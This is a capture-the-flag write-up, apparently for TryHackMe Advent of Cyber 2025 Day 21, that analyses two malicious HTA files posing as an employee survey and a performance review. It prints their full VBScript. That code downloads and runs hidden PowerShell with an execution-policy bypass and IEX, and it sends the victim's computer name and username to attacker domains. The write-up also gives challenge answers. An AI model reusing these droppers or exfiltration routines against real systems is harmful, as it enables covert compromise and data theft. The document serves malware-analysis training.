CHALLENGE INFORMATION
 | Platform: TryHackMe Event: Advent of Cyber 2025 Day: 21 Title: Malware Analysis - Malhare.exe Bonus: Side Quest 4 Key Challenge |
Description
Learn about malware analysis and forensics.
Summary
We analyze a malicious HTA posing as a survey application. The getQuestions() function downloads and executes PowerShell from a typosquatted domain while exfiltrating the victim’s ComputerName and UserName via a GET request.
We decode two obfuscation layers – Base64 and ROT13 – to retrieve the flag. The attack demonstrates how HTAs exploit social engineering and built-in Windows tools to compromise systems undetected.

Storyline
The task involves analyzing a suspicious HTA file to determine if it belongs to King Malhare. The investigation requires examining the file’s metadata, script functions, network calls, encoded data, and evidence of data exfiltration to reverse-engineer how it was used to compromise Wareville’s systems.
Theory
HTA (HTML Applications) files are lightweight desktop applications built using web technologies like HTML, CSS, and JavaScript that run directly on Windows through the mshta.exe process.
While originally designed for legitimate purposes – such as automating administrative tasks, creating quick interfaces for internal scripts, and building IT support utilities – they have become a popular attack vector for cybercriminals.
Legitimate Uses
HTA files were created to combine the simplicity of web development with the power of desktop applications. Developers and administrators use them to build functional tools without requiring full software development.
Malicious Applications
Attackers exploit HTAs because they can:
- Deliver malware via phishing emails and fake web pages
- Act as downloaders or droppers to fetch additional payloads from command-and-control (C2) servers
- Evade detection through encoding (Base64) and obfuscation
- Leverage built-in Windows tools (PowerShell, wscript.exe) to avoid leaving new files on disk
How to Analyze Suspicious HTAs
Three-step analysis process:
- Identify script sections (VBScript blocks)
- Look for encoded data or external connections (Base64-encoded strings, HTTP requests)
- Trace the logic to understand what gets executed or transmitted
Key indicators of malicious HTAs include deceptive titles/application names, PowerShell commands with execution policy bypasses, Base64-encoded strings (which often hide C2 URLs), and variables that download and execute code in memory.
Practice
Relevant Source Code
<!-- ~survey-1761116087028.hta -->
<!DOCTYPE html>
<html>
<head>
<title>Best Festival Company Developer Survey</title>
<hta:application id="APP123080"
applicationname="Festival Elf Survey"
icon="logo.ico"
border="thin"
caption="yes"
maximizebutton="no"
minimizebutton="no"
singleinstance="yes"
windowstate="normal"
sysmenu="yes">
</hta:application>
<script type="text/javascript">
	function visited() {
		document.getElementById("never").style.display = 'none';
		document.getElementById("visited").style.display = 'block';
	}
	function never() {
		document.getElementById("visited").style.display = 'none';
		document.getElementById("never").style.display = 'block';
	}
	function submitted() {
		document.getElementById("spinner").style.display = 'none';
		document.getElementById("questions").style.display = 'none';
		document.getElementById("thanks").style.display = 'block';
	}
	function submit() {
		document.getElementById("submitbutton").style.display = 'none';
		document.getElementById("spinner").style.display = 'inline';
		setTimeout(submitted, 2000);
	}
</script>

<script type="text/vbscript">

	Sub Window_onLoad
		Call getQuestions()
	End Sub

	Function getQuestions()
		Dim IE, result, decoded, decodedString
		Set IE = CreateObject("InternetExplorer.Application")
		IE.navigate2 "http://survey.bestfestiivalcompany.com/survey_questions.txt"
		Do While IE.ReadyState < 4
		Loop
		result = IE.document.body.innerText
		IE.quit

		decoded = decodeBase64(result)
		decodedString = RSBinaryToString(decoded)
        Call provideFeedback(decodedString)
	End Function

	Function provideFeedback(feedbackString)
		Dim strHost, strUser, strDomain
		On Error Resume Next
		strHost = CreateObject("WScript.Network").ComputerName
		strUser = CreateObject("WScript.Network").UserName

		Dim IE
		Set IE = CreateObject("InternetExplorer.Application")
		IE.navigate2 "http://survey.bestfestiivalcompany.com/details?u=" & strUser & "?h=" & strHost
		Do While IE.ReadyState < 4
		Loop
		IE.quit

		Dim runObject

		Set runObject = CreateObject("Wscript.Shell")
		runObject.Run "powershell.exe -nop -w hidden -c " & feedbackString, 0, False

	End Function

	Function decodeBase64(base64)
		dim DM, EL
		Set DM = CreateObject("Microsoft.XMLDOM")
		Set EL = DM.createElement("tmp")
		EL.DataType = "bin.base64"
		EL.Text = base64
		decodeBase64 = EL.NodeTypedValue
	end function

	Function RSBinaryToString(xBinary)
		Dim Binary
		If vartype(xBinary)=8 Then Binary = MultiByteToBinary(xBinary) Else Binary = xBinary

		Dim RS, LBinary
		Const adLongVarChar = 201
		Set RS = CreateObject("ADODB.Recordset")
		LBinary = LenB(Binary)

		If LBinary>0 Then
			RS.Fields.Append "mBinary", adLongVarChar, LBinary
			RS.Open
			RS.AddNew
			RS("mBinary").AppendChunk Binary
			RS.Update
			RSBinaryToString = RS("mBinary")
		Else
			RSBinaryToString = ""
		End If
	End Function
</script>

		<style>
			body {
				font-family: museo_sans,Arial,Helvetica,sans-serif;
				overflow-x: hidden;
			}
			#header {
				background-color: rgb(0, 153, 153);
				box-shadow: rgba(0, 0, 0, .298039) 0 5px 0 0;
				height: 150px;
				width: 100%;
				z-index: 1000;
				margin-right: auto;
				margin-left: auto;
			}
			#survey-content {
				width: 100%;
				max-width: 1100px;
				z-index: 1000;
				margin-right: auto;
				margin-left: auto;
			}
			#topbar {
				max-width: 500px;
				float: left;
			}
			#logo {

				margin-left 10%;
			}
			#survey {
				margin-top: 5.0%;
				margin-right: 20px;
				padding-left: 10px;
				padding-right: 10px;
				background-color: rgb(0, 153, 153);
				font-family: inherit;
				font-size: 40px;
				text-color: #F8F8F8;
				font-weight: bold;
				text-transform: uppercase;
				text-decoration: none;
				color: #FFFFFF;
				float: right;
			}
			#survey-heading {
			color: #FFFFFF;
			font-family: 'Helvetica Neue', sans-serif;
			font-weight: bold;
			letter-spacing: -1px;
			line-height: 1;
			}
			#hp  {
			float: right;
			margin: -55% 65%;
			}
			#thanks {
			overflow-x: hidden;
			overflow-y: hidden;
			}
		</style>
	</head>
	<body>

		<div id="header">
			<div id="topbar">
				<img id="logo" src="logo.png" alt="logo"></img>
			</div>
			<div id="survey">
				<p id="survey-heading">Insert Survey Heading</p>
			</div>

		</div><br>
		<div id="survey-content">
			<h2>Anonymous Salary Feedback</h2>

			<div id="questions">
			<div>
			<p> We are looking for your feedback to help us improve our employee relations and to invest in the future of our employees.This survey is completely anonymous and gives you to opportunity to express what you think about Best Festival Company's commitment to its employees. Please take five minutes to complete the following survey.</p>
			</div>

			<h3>How long have you been employed at Best Festival Company?</h3>
			<label><input type="radio" name="q1"/> Less than 1 year</label><br />
			<label><input type="radio" name="q1"/> Less than 2 years</label><br />
			<label><input type="radio" name="q1"/> 2 years or more</label>

			<h3>Do you feel valued at work?</h3>
			<label><input type="radio" name="q2" />Yes</label><br />
			<label><input type="radio" name="q2" />No</label><br />
			<label><input type="radio" name="q2" />Indecisive</label>

			<h3>Do you feel content with your current salary?</h3>
			<label><input type="radio" name="q3" />Yes</label><br />
			<label><input type="radio" name="q3" />No</label><br />
			<label><input type="radio" name="q3" />Indecisive</label>

			<h3>By how much do you believe your salary should increase?</h3>
			<label><input type="radio" name="q4" />Up to 5%</label><br />
			<label><input type="radio" name="q4" />Between 5% and 10%</label><br />
			<label><input type="radio" name="q4" />Between 10% and 15%</label><br />
			<label><input type="radio" name="q4" />More that 10%</label><br />
		</div>
<input id="submitbutton" type="submit" value="Submit" style="background-color:rgb(0, 153, 153);border:none;border-radius:3px 3px 3px 3px;color:#FFFFFF;padding: 3px 20px;margin-top:25px; font-weight: bold" onMouseOver="this.style.backgroundColor='#ff9900'" onMouseOut="this.style.backgroundColor='#009999'" onclick="submit()" />
<img src="data:image/gif;base64,R0lGODlhEAAQAPQAAP///3d3d/r6+pSUlL29vXp6eouLi+jo6NDQ0IKCgrW1ta2trfDw8MfHx+Dg4J2dnaSkpAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACH/C05FVFNDQVBFMi4wAwEAAAAh/hpDcmVhdGVkIHdpdGggYWpheGxvYWQuaW5mbwAh+QQJCgAAACwAAAAAEAAQAAAFUCAgjmRpnqUwFGwhKoRgqq2YFMaRGjWA8AbZiIBbjQQ8AmmFUJEQhQGJhaKOrCksgEla+KIkYvC6SJKQOISoNSYdeIk1ayA8ExTyeR3F749CACH5BAkKAAAALAAAAAAQABAAAAVoICCKR9KMaCoaxeCoqEAkRX3AwMHWxQIIjJSAZWgUEgzBwCBAEQpMwIDwY1FHgwJCtOW2UDWYIDyqNVVkUbYr6CK+o2eUMKgWrqKhj0FrEM8jQQALPFA3MAc8CQSAMA5ZBjgqDQmHIyEAIfkECQoAAAAsAAAAABAAEAAABWAgII4j85Ao2hRIKgrEUBQJLaSHMe8zgQo6Q8sxS7RIhILhBkgumCTZsXkACBC+0cwF2GoLLoFXREDcDlkAojBICRaFLDCOQtQKjmsQSubtDFU/NXcDBHwkaw1cKQ8MiyEAIfkECQoAAAAsAAAAABAAEAAABVIgII5kaZ6AIJQCMRTFQKiDQx4GrBfGa4uCnAEhQuRgPwCBtwK+kCNFgjh6QlFYgGO7baJ2CxIioSDpwqNggWCGDVVGphly3BkOpXDrKfNm/4AhACH5BAkKAAAALAAAAAAQABAAAAVgICCOZGmeqEAMRTEQwskYbV0Yx7kYSIzQhtgoBxCKBDQCIOcoLBimRiFhSABYU5gIgW01pLUBYkRItAYAqrlhYiwKjiWAcDMWY8QjsCf4DewiBzQ2N1AmKlgvgCiMjSQhACH5BAkKAAAALAAAAAAQABAAAAVfICCOZGmeqEgUxUAIpkA0AMKyxkEiSZEIsJqhYAg+boUFSTAkiBiNHks3sg1ILAfBiS10gyqCg0UaFBCkwy3RYKiIYMAC+RAxiQgYsJdAjw5DN2gILzEEZgVcKYuMJiEAOwAAAAAAAAAAAA==" style="display:none" id="spinner" />
</div>
<div id="thanks" style="display:none">
<div id="survey-content">
<div>Thank you for your feedback!</div>
<div>All participants will be entered into a prize draw for a chance to win a trip to the South Pole!</div>
<input id="submitbutton" type="submit" value="Close" style="background-color:rgb(0, 153, 153);border:none;border-radius:3px 3px 3px 3px;color:#FFFFFF;padding: 3px 20px;margin-top:25px; font-weight: bold" onMouseOver="this.style.backgroundColor='#ff9900'" onMouseOut="this.style.backgroundColor='#009999'" onclick="self.close()" />
</div>
</div>
<div>
</div>
</body>
</html>
Questions and Answers
Question-01: What is the Title of the HTA application?
Best Festival Company Developer Survey
The following line <title>Best Festival Company Developer Survey</title> provides the answer.
Question-02: What VBScript function is acting as if it is downloading the survey questions?
getQuestions
The function declaration starting with Function getQuestions() falsely appears to be downloading a survey via http://survey.bestfestiivalcompany.com/survey_questions.txt.
Question-03: What URL domain (including sub-domain) is the questions being downloaded from?
survey.bestfestiivalcompany.com
See answer above in Question-02.
Question-04: Malhare seems to be using typosquatting, domains that look the same as the real one, in an attempt to hide the fact that the domain is not the intended one, what character in the domain gives this away?
i
The double i letter; instead of survey.bestfestivalcompany.com we have the typosquatted survey.bestfestiivalcompany.com.
Question-05: Malicious HTAs often include real-looking data, like survey questions, to make the file seem authentic. How many questions does the survey have?
4
The questions are at the end of the script. As we can see, there are 4 questions, all using Level 3 Headings:<h3>Question</h3>.
Question-06: Notice how even in code, social engineering persists, fake incentives like contests or trips hide in plain sight to build trust. The survey entices participation by promising a chance to win a trip to where?
South Pole
There is a nice incentive mentioned at the end: “All participants will be entered into a prize draw for a chance to win a trip to the South Pole!”.
Question-07: The HTA is enumerating information from the local host executing the application. What two pieces of information about the computer it is running on are being exfiltrated? You should provide the two object names separated by commas.
ComputerName,UserName
These two lines are the ones where information is gathered from the local system via:
strHost = CreateObject("WScript.Network").ComputerName
strUser = CreateObject("WScript.Network").UserName
Question-08: What endpoint is the enumerated data being exfiltrated to?
/details
The connection is made with the following command: IE.navigate2 "http://survey.bestfestiivalcompany.com/details?u=" & strUser & "?h=" & strHost
The endpoint is /details with two parameters u and h.
Question-09: What HTTP method is being used to exfiltrate the data?
GET
Given that our enumerated data is exfiltrated via URL parameters rather than in the request body, we are dealing with a GET method and not a POST one.
Question-10: After reviewing the function intended to get the survey questions, it seems that the data from the download of the questions is actually being executed. What is the line of code that executes the contents of the download?
runObject.Run "powershell.exe -nop -w hidden -c " & feedbackString, 0, False
We find it right after a Wscript.Shell object was created.
Question-11: It seems as if the malware site has been taken down, so we cannot download the contents that the malware was executing. Fortunately, one of the elves created a copy when the site was still active. Download the contents from here. What popular encoding scheme was used in an attempt to obfuscate the download?
base64
This is the full content:
ZnVuY3Rpb24gQUFCQiB7CiAgICBbQ21kbGV0QmluZGluZygpXQogICAgcGFyYW0oCiAgICAgICAgW1BhcmFtZXRlcihNYW5kYXRvcnkpXQogICAgICAgIFtzdHJpbmddJFRleHQKICAgICkKCiAgICAkc2IgPSBOZXctT2JqZWN0IFN5c3RlbS5UZXh0LlN0cmluZ0J1aWxkZXIgJFRleHQuTGVuZ3RoCiAgICBmb3JlYWNoICgkY2ggaW4gJFRleHQuVG9DaGFyQXJyYXkoKSkgewogICAgICAgICRjID0gW2ludF1bY2hhcl0kY2gKCiAgICAgICAgaWYgKCRjIC1nZSA2NSAtYW5kICRjIC1sZSA5MCkgeyAgICAgICAgICAgCiAgICAgICAgICAgICRjID0gKCgkYyAtIDY1ICsgMTMpICUgMjYpICsgNjUKICAgICAgICB9CiAgICAgICAgZWxzZWlmICgkYyAtZ2UgOTcgLWFuZCAkYyAtbGUgMTIyKSB7ICAgICAgCiAgICAgICAgICAgICRjID0gKCgkYyAtIDk3ICsgMTMpICUgMjYpICsgOTcKICAgICAgICB9CgogICAgICAgIFt2b2lkXSRzYi5BcHBlbmQoW2NoYXJdJGMpCiAgICB9CiAgICAkc2IuVG9TdHJpbmcoKQp9CgokZmxhZyA9ICdHVVp7Wm55am5lci5OYW55bGZycX0nCgokZGVjbyA9IEFBQkIgLVRleHQgJGZsYWcKV3JpdGUtT3V0cHV0ICRkZWNv
Pasting it into CyberChef and using the Magic recipe helps we identify it as Base64-encoded text.
Question-12: Decode the payload. It seems as if additional steps where taken to hide the malware! What common encryption scheme was used in the script?
rot13
Using the From Base64 recipe on the encoded text, this is what we get:
function AABB {
    [CmdletBinding()]
    param(
        [Parameter(Mandatory)]
        [string]$Text
    )

    $sb = New-Object System.Text.StringBuilder $Text.Length
    foreach ($ch in $Text.ToCharArray()) {
        $c = [int][char]$ch

        if ($c -ge 65 -and $c -le 90) {
            $c = (($c - 65 + 13) % 26) + 65
        }
        elseif ($c -ge 97 -and $c -le 122) {
            $c = (($c - 97 + 13) % 26) + 97
        }

        [void]$sb.Append([char]$c)
    }
    $sb.ToString()
}

$flag = 'GUZ{Znyjner.Nanylfrq}'

$deco = AABB -Text $flag
Write-Output $deco
After a quick analysis, we notice that the transformation applied to each character (their ASCII character code) is simply an addition of 13:
- For uppercase letters A-Z (65-90):
(($c - 65 + 13) % 26) - For lowercase letters a-z (97-122):
(($c - 97 + 13) % 26)
Meaning each character is shifted by 13, which corresponds with the ROT13 encoding.
Question-13: Either run the script or decrypt the flag value using online tools such as CyberChef. What is the flag value?
<redacted-flag>
Simply add the ROT13-encoded flag – GUZ{Znyjner.Nanylfrq} – as the input and apply the ROT13 recipe – which shifts each letter 13 times – to arrive at the correct flag.
Question-14: If you enjoyed today’s room, you may also like the MalDoc: Static Analysis room.
No answer needed
SideQuest-4
Question: For those who want another challenge, download the HTA file from here to get the key for Side Quest 4, accessible through our Side Quest Hub. The password for the file is CanYouREM3?.
No answer needed
Preparation
We download the archive file – NorthPole.zip – and verify its presence:
user@kali:~$ ls -hla
...
-rw-r--r--.  1 user user 530K ... NorthPole.zip
user@kali:~$file NorthPole.zip
NorthPole.zip: Zip archive data, made by v3.0 UNIX, extract using at least v2.0, last modified, last modified ..., uncompressed size 795747, method=deflate
user@kali:~$
We extract the archive using unzip. After entering the password, the archive inflates, leaving an HTA file named NorthPolePerformanceReview.hta:
user@kali:~$ unzip NorthPole.zip
Archive:  NorthPole.zip
[NorthPole.zip] NorthPolePerformanceReview.hta password:
  inflating: NorthPolePerformanceReview.hta
user@kali:~$
Examining the HTA file reveals the following structure:
<html>
  <head>
    <title>North Pole Performance Review 2025</title>
    <HTA:APPLICATION ID="Perf"
                     APPLICATIONNAME="North Pole Performance Review"
                     BORDER="dialog"
                     SHOWINTASKBAR="yes"
                     SINGLEINSTANCE="yes"
                     WINDOWSTATE="normal"></HTA:APPLICATION>
    <script language="VBScript">
      Option Explicit
      Dim s,c,p,fso,t,f
      p = "JGg9JGVudjpDT01QVVRFUk5BTUUKJHU9JGVudjpVU0VSTkFNRQokaz0yMwokZD0nbmtkWlVCb2REUjBYRnhjYVhsOVRSUmNYRllzWEZ4Uy9IeEVYRnhkcndETzlGeGMzRjE1VFZrTnZ6ZnVxYm84emNHS3c3SWs0Slh5NC9VS3F2cXpDelUxY2ZINDZIeDZXei9adEo1" & _
      "RVdkR1NxOW5yM0dad1FENXQycnlIM2ZHd1JlM1QwNW5sMERIU1kwTThVMFhlNTBIZDdGQlVXVlI5ZWY4akh6VXo2UW82Q1hHdnc2UVlHamtockRrN0taMHhWMTI2SUVFT0NBZzRPRGdZSzVweWs2eGtQa1hZUGtYWVBrWFlQa1hZUGtYWVBrWFlQa1hZUGtYWVBrWFlQ" & _
	  ...
	  "ZygkZCkKZm9yKCRpPTA7JGkgLWx0ICRiLkxlbmd0aDskaSsrKXskYlskaV09JGJbJGldIC1ieG9yICRrfQpJbnZva2UtV2ViUmVxdWVzdCAtVXJpICJodHRwczovL3BlcmYua2luZy1tYWxoYXJlWy5dY29tL2ltYWdlIiAtTWV0aG9kIFBPU1QgLUJvZHkgJGIgLUhl" & _
      "YWRlcnMgQHtIPSRoO1U9JHV9Cgo="
      Set fso = CreateObject("Scripting.FileSystemObject")
      t = fso.GetSpecialFolder(2)
      Set f = fso.CreateTextFile(t & "\stg.b64", True)
      f.Write p
      f.Close
      Set s = CreateObject("WScript.Shell")
      c = "powershell -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command ""$x=[System.IO.File]::ReadAllText((Join-Path $env:TEMP 'stg.b64')); $s=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($x)); IEX $s"""
      s.Run c,0,True
    </script>
  </head>
  <body>
    <h2>North Pole Elf Performance Review</h2>
    <p>Please complete your end-of-season review. All responses are confidential.</p>
    <table>
      <tr>
        <td>Elf Name:</td>
        <td><input type="text" id="elfName" value="Anonymous Elf"></td>
      </tr>
      <tr>
        <td>Workshop:</td>
        <td>
          <select id="workshop">
            <option>Toy Assembly</option>
            <option>Wrapping</option>
            <option>Logistics</option>
            <option>QA & Testing</option>
          </select>
        </td>
      </tr>
      <tr>
        <td>Morale (1-5):</td>
        <td>
          <select id="morale">
            <option>1 - Struggling</option>
            <option>2 - Tired</option>
            <option>3 - Okay</option>
            <option>4 - Happy</option>
            <option>5 - Overjoyed</option>
          </select>
        </td>
      </tr>
      <tr>
        <td>Overtime Hours:</td>
        <td><input type="text" id="ot" value="0"></td>
      </tr>
    </table>
    <p>
      <button onclick="window.close()">Submit Review</button>
    </p>
  </body>
</html>
Static code analysis
The script performs the following actions:
- Stores a Base64-encoded PowerShell payload in the variable
p. - Writes this payload to a temporary file –
stg.b64– in the Windowstempdirectory.
The script then executes a PowerShell command that:
- Reads the Base64-encoded file from the temp folder.
- Decodes it back to plain text.
- Executes the decoded script using IEX (
Invoke-Expression) – a living-off-the-land technique that runs code directly in memory without writing it to disk.
Reverse engineering the payload
With an overall understanding established, we copy the payload and decode it using CyberChef.
Note that & _ is VBScript line continuation syntax; the script concatenates these segments into one Base64 string.
$h=$env:COMPUTERNAME
$u=$env:USERNAME
$k=23
$d='nkdZUBodDR0XFxcaXl9TRRcXFYsXFxS/HxEXFxdrwDO9Fxc3F15TVkN...6Rj7c4/u+Oi6sBcXFxdeUllTuVV3lQ=='
$b=[System.Convert]::FromBase64String($d)
for($i=0;$i -lt $b.Length;$i++){$b[$i]=$b[$i] -bxor $k}
Invoke-WebRequest -Uri "https://perf.king-malhare[.]com/image" -Method POST -Body $b -Headers @{H=$h;U=$u}
The script collects computer information and transmits it to an attacker’s server. Here is a breakdown of its operation:
$h=$env:COMPUTERNAME– Gets your computer name$u=$env:USERNAME– Gets your username$k=23– Sets a decryption key (the number 23)$d='nkdZUBod...eu3slKazf8ny8C+/'– Base64-encoded malicious payload$b=[System.Convert]::FromBase64String($d)– Decodes the Base64 string into binary datafor($i=0;$i -lt $b.Length;$i++){$b[$i]=$b[$i] -bxor $k}– XOR decrypts the payload using key 23 (bitwise XOR operation)Invoke-WebRequest ... -Uri "https://perf.king-malhare[.]com/image [blocked]" -Method POST -Body $b -Headers @{H=$h;U=$u}– Sends the decrypted payload to the attacker’s server as a POST request, with your computer name and username in the headers
To recover the original payload, we Base64-decode the payload stored in variable $d, then apply XOR with key 23.
Apply the From Base64 recipe to the payload stored in the $d variable, then apply the XOR recipe with a 23 decimal key.
The full recipe in JSON format appears as follows:
[
  { "op": "From Base64",
    "args": ["A-Za-z0-9+/=", true, false] },
  { "op": "XOR",
    "args": [{ "option": "Decimal", "string": "23" }, "Standard", false] }
]
The recipe in CyberChef:

Figure 1: CyberChef recipe for decoding the malicious payload
Save the decrypted output to an image file: Save output to file > easter-egg.png > OK.
The decrypted easter egg reveals the Side Quest key: